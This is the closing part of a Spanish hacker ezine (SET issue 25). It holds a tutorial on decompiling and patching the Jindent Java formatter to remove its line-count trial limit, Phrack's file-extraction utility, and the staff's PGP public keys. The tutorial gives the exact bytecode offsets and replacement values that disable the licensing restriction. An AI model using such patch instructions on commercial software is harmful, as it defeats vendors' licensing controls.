Parsing terminated.

o sea, que parece que la clase m.class se ocupa de cargar el fichero, y la
clase y.class se encarga de quejarse de que el limite ha sido sobrepasado.
Con nuestro amigo JAD descompilamos m.class
Lo que tenemos es un monton de funciones, con nombres dificiles.
Por ejemplo, tenemos 15 funciones con el nombre a , pero tomando distinto
tipo y numero de argumentos. Esto de los metodos sobrecargados
no es tan buena cosa.
En particular, la ultima funcion (no hace falta que la entiendas) es
```
private static String a(String s1)
{
        char ac[];
```

```
        int i1;
        int j1;
        ac = s1.toCharArray();
        i1 = ac.length;
        j1 = 0;
        goto _L1
_L9:
        ac;
        j1;
        JVM INSTR dup2 ;
        JVM INSTR caload ;
        j1 % 5;
        JVM INSTR tableswitch 0 3: default 76
    //          0 52
    //          1 58
    //          2 64
    //          3 70;
        goto _L2 _L3 _L4 _L5 _L6
_L3:
        0x30;
        goto _L7
_L4:
        102;
        goto _L7
_L5:
        9;
        goto _L7
_L6:
        80;
        goto _L7
_L2:
        44;
_L7:
        JVM INSTR ixor ;
        (char);
        JVM INSTR castore ;
        j1++;
_L1:
        if(j1 < i1) goto _L9; else goto _L8
_L8:
        return new String(ac);
}

O sea, opcodes que no sera posible recompilar con el simple javac
Pero como he comentado, no es importante. Simplemente tomamos el
fichero     m.java    y transformamos la ultima funcion en
private static String a(String s1)
{
        return new String("funcion   a   ha sido llamada "+s1);
}
Con esto lo unico que nos perdemos es alguna transformacion de strings, pero
al menos sabemos cuando es llamada. Asi, si no se llama nunca, ni nos
preocupamos.

Y metemos lineas del tipo
System.out.println("estoy en la funcion xxxx ");
En cada metodo.

Arrancamos el programa y observamos que una de las ultimas lineas ejecutadas
es la correspondiente al metodo o() y despues el metodo b()

    public void b()
    {
        System.out.println("estoy en la funcion b() ");
        r = null;
        b = null;
        k = null;
        l = null;
```

```
    }
```

O sea, que parece limpiar algunos punteros. Nada particularmente excitante.

En cambio

```
    public int o()
    {
        System.out.println("estoy en la funcion o() ");
        int i1 = 0;
        for(int j1 = 0; j1 < s; j1++)
            if(r[j1] == '\n')
                i1++;
        System.out.println("estoy en la funcion o() . Retorno i1="+i1);
        return i1;
    }
```

Ejecutamos el programa y resulta

```
        "estoy en la funcion o() . Retorno i1=2000"
```

Casualmente nuestro fichero tiene 2000 lineas.
Asi que esta claro: la funcion o() devuelve el numero de lineas del fichero.

Una cosa rara es que esta funcion no es llamada desde este modulo.
Si hacemos printStackTrace(); antes de   return i1   , tenemos

```
        at jindent.m.o(m.java, Compiled Code)
        at jindent.JindentParser.a(JindentParser.java)
        at jindent.JindentParser.c(JindentParser.java, Compiled Code)
        at jindent.JindentParser.d(JindentParser.java)
        at jindent.JindentParser.invoke(JindentParser.java, Compiled Code)
        at Jindent.main(Jindent.java)
```

Antes de parchearla vamos a averiguar algo mas.
Porque? pues supongamos que en o(), donde dice

```
        return i1;
```

ponemos

```
        return 399;
```

Entonces la comparacion, donde quiera que se haga, funcionara, pero entonces
estamos diciendo que el fichero solo tiene 399 lineas, lo que
posiblemente trunque el fichero de salida.

Desensamblamos JindentParser.class, y buscamos donde se llama a o()
primera llamada:

```
    void i(k k1)
    {
        if(k1.n())
        {
            int i1 = k1.o();
            C.setVariable(E("p\016]xvl?P}a"), k1.p());
            for(int j1 = 0; j1 < i1; j1++)
            {
                String s1 = k1.i(j1);
                s1 = e(s1);
                g(s1);
            }
        }
    }
```

O sea, que hace un bucle hasta i1 , que vale lo que devuelve o(). Hemos hecho
bien en no parchear o()
(De todas maneras, os estoy confundiendo. Como sabeis que   k1 es un
objeto del tipo m ?)

segunda llamada:
linea 11255

```
void a(Reader reader, Writer writer) throws JindentException
{
mW();
cA = new m(reader, 1, 1, e, u);
```

```
.........
if(cA.o() > bi - 512)
 {
 bY();
 throw new JindentException(E("K\005Yxp\"\016Qnag\017Z-02[\taml\016Z-kdKJb‘gE"));
 }
.........
```

Esto es mas interesante.
cA   es una instancia de un objeto de tipo   m , por lo que
en el fondo se esta llamando a   m.o()

```
        if(cA.o() > bi - 512)
```

cuanto vale   bi ?
vamos a la definicion de variables, y ha habido suerte, pues es una constante

```
        bi = 912;
```

Ah, claro: bi - 512 = 912-512 = 400, justo!
Lo malo es que se inicializa 5 veces, dependiendo de donde vengamos. Lo mas facil sera parchearlo 5 veces, o averiguar cual de las llamadas es la que se esta haciendo.

tercera llamada:
linea 8158

```
void a(String s1, String s2, String s3) throws JindentException
{
Object obj = null;
.........
cA = new m(filereader, 1, 1, e, u);
if(cA.o() > bi - 512)
 {
 bY();
 throw new JindentException("\"" + s2 + E(" KLugg\016M~$6[\031-hk\005L~$m\r\tnkf\016\007"));
 }
.........
```

O sea, igual que antes

Asi que vamos a parchear JindentParser.class para que   bi valga algo mas que 912.
912=0x0190 , que lo encontramos en las posiciones
0x000096, 0x00F19F, 0x012F5F, 0x0182AB, 0x01D5B2, 0x02869F
(la primera no es adecuada. No hay que cambiarla)
y lo sustituimos por 65535=0xFFFF

Probamos que nuestro truco funciona, y ... Al es Kla’
A partir de ahora, podemos embellecer ficheros de hasta 65535-512 lineas
---

Otra tecnica que se puede usar es un debugger.
El propio JDK incluye uno, pero no sirve para mucho. Simplemente dice mas informacion sobre lo que esta ejecutando, pero para eso la clase tiene que haber sido compilada con la opcion de debug.

En cambio, 2 de los entornos mas usados, VisualAge y VisualCafe incluyen la posibilidad de ver lo que esta haciendo una clase, pero para ello necesitas el codigo fuente. Tambien es recomendable el Borland Latte.

Por ultimo, tambien se puede sacar partido del hecho que la JVM no es mas que un programa.
Podemos tomar una de dominio publico, por ejemplo el Hotspot de SUN, que es un magnifico JVM con un compilador activo JIT , cuyo codigo fuente se incluye.
Asi, podemos no solo ejecutar las instrucciones, sino crear un fichero de lo que va ejecutando.
Tambien se podria unir con un debugger grafico, para obtener un tracer paso a paso. Seguro que alguien ya lo ha hecho, pero yo no he podido encontrarlo.

Todavia quedan muchos temas sobre java, asi que espero que mas gente (o yo mismo) se anime a escribir.

Por ejemplo:

-la implementacion de las JVM de los navegadores
-como funciona la Sandbox, y como cargar clases con otro ClassLoader
-generacion on-the-fly de codigo java para saltarse la seguridad
-llamadas a DLL y librerias del S.O. con jni
-servlets, RMI, EJB (ordenados segun su abstraccion)

En fin, Java es un lenguaje que lleva el tiempo necesario en escena como para ser lo suficientemente maduro, por lo ya hay muchas aplicaciones escritas, y mas que vendran en un futuro.
Si las previsiones de los celebres analistas del mercado del software se cumplen, el 90% de las aplicaciones se integraran con web, lo cual implica que casi todas seran traducidas a java. Si no, mirad los ejemplos de Oracle, SmartCard, Vantive, Lotus e IBM.

EOF

```
-[ 0x0F ]--------------------------------------------------------------------
-[ Extract ]-----------------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------------SET-25-
```

La habitual utilidad para extraer ficheros.

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
```

```
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
                    mkdir(b + BT_SIZE, 0700);
```

```
                    *bp = '/';
                    bp = strchr(bp + 1, '/');
                }
            }
            if ((out_p = fopen(b + BT_SIZE, "w")))
            {
                printf("- Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf("Could not extract '%s'.\n", b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p) fclose(out_p);
            else
            {
                fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                continue;
            }
        }
        else if (out_p)
        {
            fputs(b, out_p);
        }
    }
}
if (!j) printf("No extraction tags found in list.\n");
else printf("Extracted %d file(s).\n", j);
return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x10 ]--------------------------------------------------------------------
-[ Llaves PGP]---------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-25-

                       PGP <http://www.pgpi.com>

 Las claves publicas de la gente que escribe en el ezine.
 Aqui teneis la lista de claves de la gente que forma el staff..


  Paseante
  Garrulo
  Madfran
  Siul
  Netbul


 Y las claves de colaboradores de este numero...

 Janis
 Crusader



<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<-->

<++> keys/paseante.asc
Type Bits KeyID      Created    Expires    Algorithm       Use
pub+ 1024 0xAF12D401 1997-02-19 ---------- RSA         Sign & Encrypt
uid  Paseante <paseante@attrition.org>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAYXR0cml0aW9uLm9yZz6JAJUDBRA4wAATs+ch
```

```
/68S1AEBAQkXBAClF2Pv4AGfSOeeWuoANkYrGpJfghH/Difqj8nw1dWkXewBoZSK
69QEo4JvB+UnIi/fhmBVvNWYyL5iWdA/0c3Fx4gKVUDPm2rEnpNbs38ezsyx8VDB
8m0M3vQ4NuFxD8l2VmDUQR6wSNxwNkvp690/Kst4SshGgJ4Gt2mqbKz5Nw==
=Qkzh
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
```

<s_h@nym.alias.net>

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/janis.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.5.1i

mQGiBDfzXOIRBADiqdAWAC8OYlKPkil0AfRObb5U2Vn1bDmNQyqSgxKa8g/BToD9
hnTpkG+WfvNuwp3WKrmwA0Th8YtXdhOIXOFHGckEeqio5CmmoR5AATTuLQsaYv8o
Ty7hBuXXw+HWM1ejzHIdtlGiakcUWY3jMTlI0fgo3AwVzlvMetsKPRtsYwCg/wnU
I9VqJlJ0Z5YfImQVGsFt5SUEAMaXrDa7LVIqNUfvfPnH95S1pANSF+HhURUxXq5+
4U55k38RyLRwV1PHIn2nnC+XYsGVJwOJvrPHdnfQSZBEWMlfORvMzYvoDN1fKR8I
mX6V4DESLmQq2aP0AXWKm4wRufTViw8RVw7WNnhvdfl95205xPsBMnSkdVfByrcB
A7RTBACttUf5RbrMaj8/rV544N+W4Qb6zrK0ttFX7TyxSOXiYWSVBYx/LcMDu1Dh
sphN6WoRSMjHFlo9FU84HJfccFw9J1KJWdrxvqRNJbS4WTU4MwjzWdUBGdKHRlwd
/Adkkjc+7gxBmc4CbmAzeOzAlVDYcPOsWxz0y84UeeAHSMKw77QbSmFuaXMgPGph
bmlzQHNldC1lemluZS5vcmc+iQBOBBARAgAOBQI381ziBAsDAQICGQEACgkQlWKa
gE6gQSqBcACgnaP/1Qr8g9iEIltaLv582tl+M8MAoNffaoyOtY4yEEnpIV/zZHzl
p2B8uQENBDfzXOwQBADvgCvpLM2Qb0DSBV9qgj6+iJF61eKPUPOJD/KL4riSLKw5
LPaYLmdcNKiQlXNFqLpSuG2u/0RYAe8L9SgnQd3eg5vqE55VQq44Cp++aQ+W/jsO
Lq8hyQ0LhSnWWZ7kxwCiI9phj8xf77ds+Eb9PELCZdhdLP2DIUUeaiTLgksagQAC
AgP/W+88onSBm2oZnAUDaQoRTLajmWvAw1meZXiZPqbZoEkSjdmXLlHD7HvttnR7
JneeUda/gfj9XVKiKhxO06EfP7Y0OQxJbrMt7vDX/cczTuncN+S2SW0rD3r75tZy
T/+i9zRSZguZeLwn+6Cf7oBOZYGak3nHOJJ5oREH1+n1FeiJAEYEGBECAAYFAjfz
XOwACgkQlWKagE6gQSoSRACgq8+9lr6IPnuE9sb+I36W52nPlRMAoM6on2kLmJyG
zIb2YWIRYb9Fu55u=haYA
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/crusader.asc
Type Bits/KeyID    Date       User ID
pub  2048/0238AC99 2001/03/22 Crusader <crus4d3r@mail.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQENAzq5nQEAAAEIAKD8iRfFBfK57FMQpPTfIv9vatE3cJMji+rv6p7uGq/1KdY1
Dz1UzNWb0BCNf6ihEMxtlOp8r68+PoLaDo+qDHhSoDuKjNZM9twYmO1g2O18lr+w
lGYRCCcQl2uwCnEkp9y6mxnZZWSjB2I3QWBdprZ7+EAAPVg5F0Xy8M8hrXA7MfOF
EUVm1/zlmBvxF2jJpCa6lEJIqZyCaSvkSjbo5pLmARQ/jMB3Iw878zvxKRrktdXK
+yYllU+Y/aShCNZqu3xiBhpRkTloUuLMsN9PwZVFIrkZ+hGxqea/hlObKdMJ+6Gg
QPnCsHM6h3cq6v9PEJ/PDCRlFEGLH8DgcwI4rJkABRG0HENydXNhZGVyIDxjcnVz
NGQzckBtYWlsLmNvbT6JARUDBRA6uZ0BH8DgcwI4rJkBATJnB/9Z0PJNpgVN6xTf
0ENrj57lMP+eMKURmGTxH1pdgUCDcHiL0wk+RBW4K3zfMASLRIsucYcOmVP7IW15
pyT8deJyZ09e9ero1bGYAZ4D4euipe2NuECjmObQXxPabX/7f0dPVmx7W9BIZi9u
QEvDG3V3dTbY2vw7CHID72q0s/V6IFRUb58JKCbt8wJUmdscUWkLkINXTjPo5vgE
HOcd6XmEozpC/g/eMK/t8i4UF/Po8F4pTbU88sZgTzVfYFSb49lZld/UIRN8HYn1
qaQVIvIp/Lmy9PGFbBn7eNBhg0XdqibnEXdQ11/Z4AbgFKzVFqZybbUwmg55W1nv
gw2zSftx
=PSch
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
 |####[ SET ]#################################################################|
 |                                                                            |
 : Derechos de lectura: Toda la pe~a salvo los que pretendan usarlo para      :
 |                      empapelarnos, para ellos vale 1.455 pts/10 Euros      |
 :                                                                            :
 | Derechos de modificacion: Reservados                                       |
 :                                                                            :
 | Derechos de publicacion : Contactar con el STAFF antes de utilizar         |
 :                           material publicado en SET.                       :
 |                                                                            |
 :                                                                            :
 | No-Hay-Derechos:   Pues a fastidiarse, protestas al Defensor del Pueblo    |
 :                                                                            :
 |#########################################################[ Ezine ]##########|
```

We really don’t have any enemies. It’s just that
some of our best friends are trying to kill us.

SET, - Saqueadores Edicion Tecnica -. Numero #25
Saqueadores (C) 1996-2002

EOF